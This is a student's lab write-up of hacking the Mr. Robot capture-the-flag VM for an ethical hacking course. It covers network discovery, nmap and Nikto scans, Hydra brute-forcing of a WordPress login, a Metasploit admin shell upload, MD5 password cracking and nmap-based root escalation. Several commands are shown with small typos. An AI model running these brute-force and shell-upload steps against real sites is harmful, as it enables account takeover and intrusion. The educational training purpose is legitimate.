

Mr. Robot Penetration Test Report

IA445 – Ethical Hacking and Offensive Security

Jesse Russell

10/31/21

Building the Virtual Machine

Before I could begin attempting to break into the Mr. Robot machine, I needed figure how I wanted to go about building the environment that will be used for this penetration test. I decided I wanted to use my main laptop, a 2021 Apple Silicon MacBook Pro with an M1 Pro chip and 16 GB of RAM. The only issue with this plan, however, is that the M1 Pro chip runs on ARM architecture, not x64-86 like most other machines on the market today. Because of this architecture, x64-86 virtual machines cannot run natively without adding another layer of translation to emulate the required architecture. This isn't impossible, but it does throw a wrench in the plan and adds an extra unnecessarily difficult step of configuring the extra translation layer. Luckily, I had an older Windows laptop that runs on Intel's architecture. This machine isn't the fastest and I wouldn't choose to use it daily, so its only purpose was to run the Mr. Robot target machine. On my Windows laptop, I used VMWare Workstation to import the Mr. Robot OVA file. Once this was imported, I set the networking to 'Bridged' mode on my own network so I could use my MacBook for the actual hacking process.

For the pen-test machine (the MacBook), I decided to use Parallels 17 to virtualize an instance of Kali Linux for ARM architecture. Luckily, Parallels is able to download this ISO directly without the user having to get it from the Kali website. Once the VM was installed, I changed the networking mode to 'Bridged- Default Adapter' so that the Kali VM can communicate directly with my home network, thus is also able to communicate with the Mr. Robot VM running on the Windows laptop. This process wasn't exactly smooth, though. Getting the two VMs to talk to each other was difficult because they were configured improperly, but switching them both to bridged mode and renewing the IP leases fixed the issue.

Information Gathering

Given that there is no intuitive way to access the IP settings of the Mr. Robot VM without the log in, I had to do some digging to find the machine on the network. I had no idea what the IP of the Mr. Robot machine was, but I did have the MAC address that was configured in the VMWare workstation. To find the IP address, I first ensured that the Kali machine was receiving an IP address from the home network DHCP via the 'ifconfig' command. Once I confirmed I was on the right network, I turned off the Mr. Robot machine and ran 'netdiscover' from the Kali CLI. This gave me a baseline list of all devices on my network so I could easily point out any new addresses that joined. I then turned the Mr. Robot machine on and looked for the new IP address in the netdiscover window. I can see from this window that my DHCP server assigned the machine the address of 192.168.1.4. I know that this is the Mr. Robot machine because the MAC address matches the one that VMWare generated, and the vendor is 'VMWare'. I also do not have any other VM's running, so that must be it. I had attempted to use an app on my iPhone called Fing, which is used for network discovery. This scan didn't return many useful results due to security restraints on iOS, so the Kali 'netdiscover' scan was my best bet at looking for the IP address.

```
Currently scanning: Finished! | Screen View: Unique Hosts
70 Captured ARP Req/Rep packets, from 10 hosts. Total size: 4182
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1		59	3540	NETGEAR
192.168.1.2		2	120	Apple, Inc.
192.168.1.5		1	60	Kingjon Digital Technology Co.,Ltd
192.168.1.14		2	120	Micro-Star INTL CO., LTD.
192.168.1.20		1	42	REALTEK SEMICONDUCTOR CORP.
192.168.1.8		1	60	Unknown vendor
192.168.1.17		1	60	Unknown vendor
192.168.1.10		1	60	Nintendo Co.,Ltd
192.168.1.19		1	60	Apple, Inc.
192.168.1.4	00:0c:29:0f:e8:7b	1	60	VMware, Inc.

Once I figured out the IP address, I ran an NMAP scan to see if I could find any information on the target, such as open ports or protocols being used. Using the command 'sudo nmap -sS -O -A -n 192.168.1.4', I was able to see that ports 80 (HTTP) and 443 (HTTPS) were open. I was also able to see that this target is running apache, and this tells me that the target is running a web server. Knowing that this is a web server, I also thought it would be a good idea to access it from a browser. Using Firefox, I navigated to 192.168.1.4 and to nobody's surprise, the IP address led me to the fsociety website running on the virtual machine. (Both are pictured below.)

```
(jesse@kali-linux-2021-1) ~$ sudo nmap -sS -O -A -n 192.168.1.4
[sudo] password for jesse:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-02 22:14 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-server-header: Apache
MAC Address: 00:0C:29:0F:E8:7B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.57 ms 192.168.1.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.67 seconds
```




```
22:13 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

22:13 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to
explain it yet, but there's a part of you that's exhausted with this world... a world that decides
where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your existence.
There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

The website directs you to type in some commands, so out of sheer curiosity I tried a few. These redirect to videos and other resources to convince the user to join the organization. Neat, but not exactly helpful. I do know that most websites will contain a file called robots.txt, which helps search engines find aspects of the page easier and take some redirection load off of the web server. In the browser, I navigated to 192.168.1.4/robots.txt and here is what I found:



This search is helpful, because it appears I've found the first key. Navigating to the 'key-1-of-3.txt' file shows that I have found what I'm looking for. I had a feeling I was going to need this key later, so I copied it into a text file on the desktop.



To complete the initial footprint, I also ran a scan using Nikto, a vulnerability scanner that can help in performing reconnaissance on a target host. This scan provided quite a bit of information that will be useful. The first thing I noticed is that the Apache mod_negotiation is enabled with multi-views. Nikto even tells you that this can be exploited by brute force. The scan also found the admin/index.html file, which I can later use to get into the system if I find the login. Lastly, the scan reveals that this is a wordpress website, which is fairly easy to exploit:

```

(jesse@kali-linux-2021-1) ~
$ sudo nikto -h 192.168.1.4
- Nikto v2.1.6

-----
+ Target IP:      192.168.1.4
+ Target Hostname: 192.168.1.4
+ Target Port:    80
+ Start Time:     2021-11-02 22:24:15 (GMT-4)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
ashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wis
.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.4/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:      2021-11-02 22:27:30 (GMT-4) (195 seconds)
-----
+ 1 host(s) tested

```

At this point, I downloaded the fsociety.dic file to use as a wordlist for getting into the system. This file was around 800,000 lines though, so I had to consolidate it by using 'sort fsociety.dic | uniq | tee fsocietyuniq.dic'. This command allowed me to get rid of the duplicates in fsociety.dic and put all that remains into a separate file called 'fsocietyuniq.dic.' Adding this step took the number of lines down from ~800k to only about 11k, which made the brute force process much faster. To brute force into the server and try to find a log in, I had to first find the username and later the password. Hydra is a useful tool for brute force, so I decided to use that. To do this, I used the command *'hydra-vV -L fsocietyuniq.dic -p password 192.168.1.4 http-post-form '/wp-login.php:log=^USER^&pwd^PASS^&wp-submit=Log+In:F=invalid username'*. To break down this command: -vV tell the program to run in verbose mode, 'fsocietyuniq.dic' tells Hydra what wordlist to use, '-p password' is an arbitrary value because this command's only goal is to find the username (we don't care about the password). The sections marked with carrots indicate placeholders, and 'F=invalid username' tells hydra to consider the attempt a fail when that message appears. This search turned up an account named 'elliott'. Now all I needed

to do was brute force the password using the same method, with slightly different syntax. I replaced the username with elliot, since I already know the username. *'hydra-vV -l elliot -P fsocietyuniq.dic 192.168.1.4 http-post-form '/wp-login.php:log=^USER^&pwd^PASS^&wp-submit=Log+In:F=iis incorrect'* is the command I used. The password brute force gave me the password: "ER28-0652".

Exploitation

With all the information I needed, I could now begin the process of using Metasploit to exploit the machine. I used the *'msfconsole'* command to get the Metasploit instance running, then told it to use the Word Press Shell Upload exploit by entering the *'use exploit/unix/webapp/wp_admin_shell_upload'* command. The screenshot below also shows the parameters I set the exploit to use. Most of these are pretty self-explanatory, but the *'set WPCHECK false'* command was used because for some unknown reason, Metasploit thought Word Press wasn't running. I verified in the previous phase that the server was indeed running Word Press, so I told it to skip the check. This allowed the exploit to complete successfully.

```
1 msfconsole
2 use exploit/unix/webapp/wp_admin_shell_upload
3 set USERNAME elliot
4 set PASSWORD ER28-0652
5 set RHOST 192.168.1.4
6 set WPCHECK false
7 exploit
```

Once the exploit was completed, I opened a shell and imported a pty script that allowed me to access the terminal of the server remotely using the 'python -c 'import pty; pty.spawn("/bin/sh")' command. I was now able to look around the machine to find any objects of interest. Under the /home/robot directory, I found the file containing the second key. When I tried to access the key, I was denied access. This pushed me to look at the 'password.raw-md5' hash file, which seemed to contain a hashed password that I cracked using HashKiller, a free online hash decryption algorithm. This tool told me that the encrypted password was "abcdefghijklmnopqrstuvwxyz'. I then switched to the robot user and entered that password, which then allowed me to access the key successfully.

```
shell
python -c 'import pty; pty.spawn("/bin/sh")'
cd /home/robot
ls /home/robot
    key-2-of-3.txt  password.raw-md5
cat: key-2-of-3.txt: Permission denied
cat password.raw-md5
    robot:c3fcd3d76192e4007dfb496cca67e13b
    (used Hashkiller to decrypt hash)
su robot (entered cracked password)
cat /home/robot/key-2-of-3.txt
```

Escalation

The escalation phase of the project was probably the easiest of all of them. All I had to do was run Nmap in interactive mode, which I found out was installed by searching through the program directories. To verify I was using the root account, I used the '!whoami' command, which showed that I was in the right account. I then was able to simply list the contents of the root directory, which led me to the third and final key.

Conclusion

This project truly challenged my abilities in ethical hacking, as I had never actually done a practice hack before. I learned a lot about how the hacking process works and refreshed my knowledge on navigating Linux operating systems. The programs listed above were ones that I personally found useful and intuitive for beginners. I did try many other tools that seemed to be above my technical skills, so I searched for easier methods. After all, why would I create more work for myself if there's an easier and more effective way? For instance, I initially attempted to use Hashcat for cracking the MD5 password, but as I was unfamiliar with the interface, this proved to be more difficult to use than anticipated. In the future, I will conduct more research on this tool and try to become more familiar with it in case I need a more specific use of hash cracking. I was already very familiar with Nmap, so there was nothing new to me about it. The tool I found most interesting was Nikto. This tool is incredibly easy to use and provides clear results that can be interpreted by hackers of any experience level. It finds many interesting things about any target someone may need to hack, including possible exploits to use and methods to achieve them. During the project, I was able to use the internet and the 'man' command to learn all sorts of things about the tools needed to successfully break into a machine. My interest has assuredly peaked, and I am now likely to continue practicing on my free time outside of an assignment for class simply because this was a lot of fun.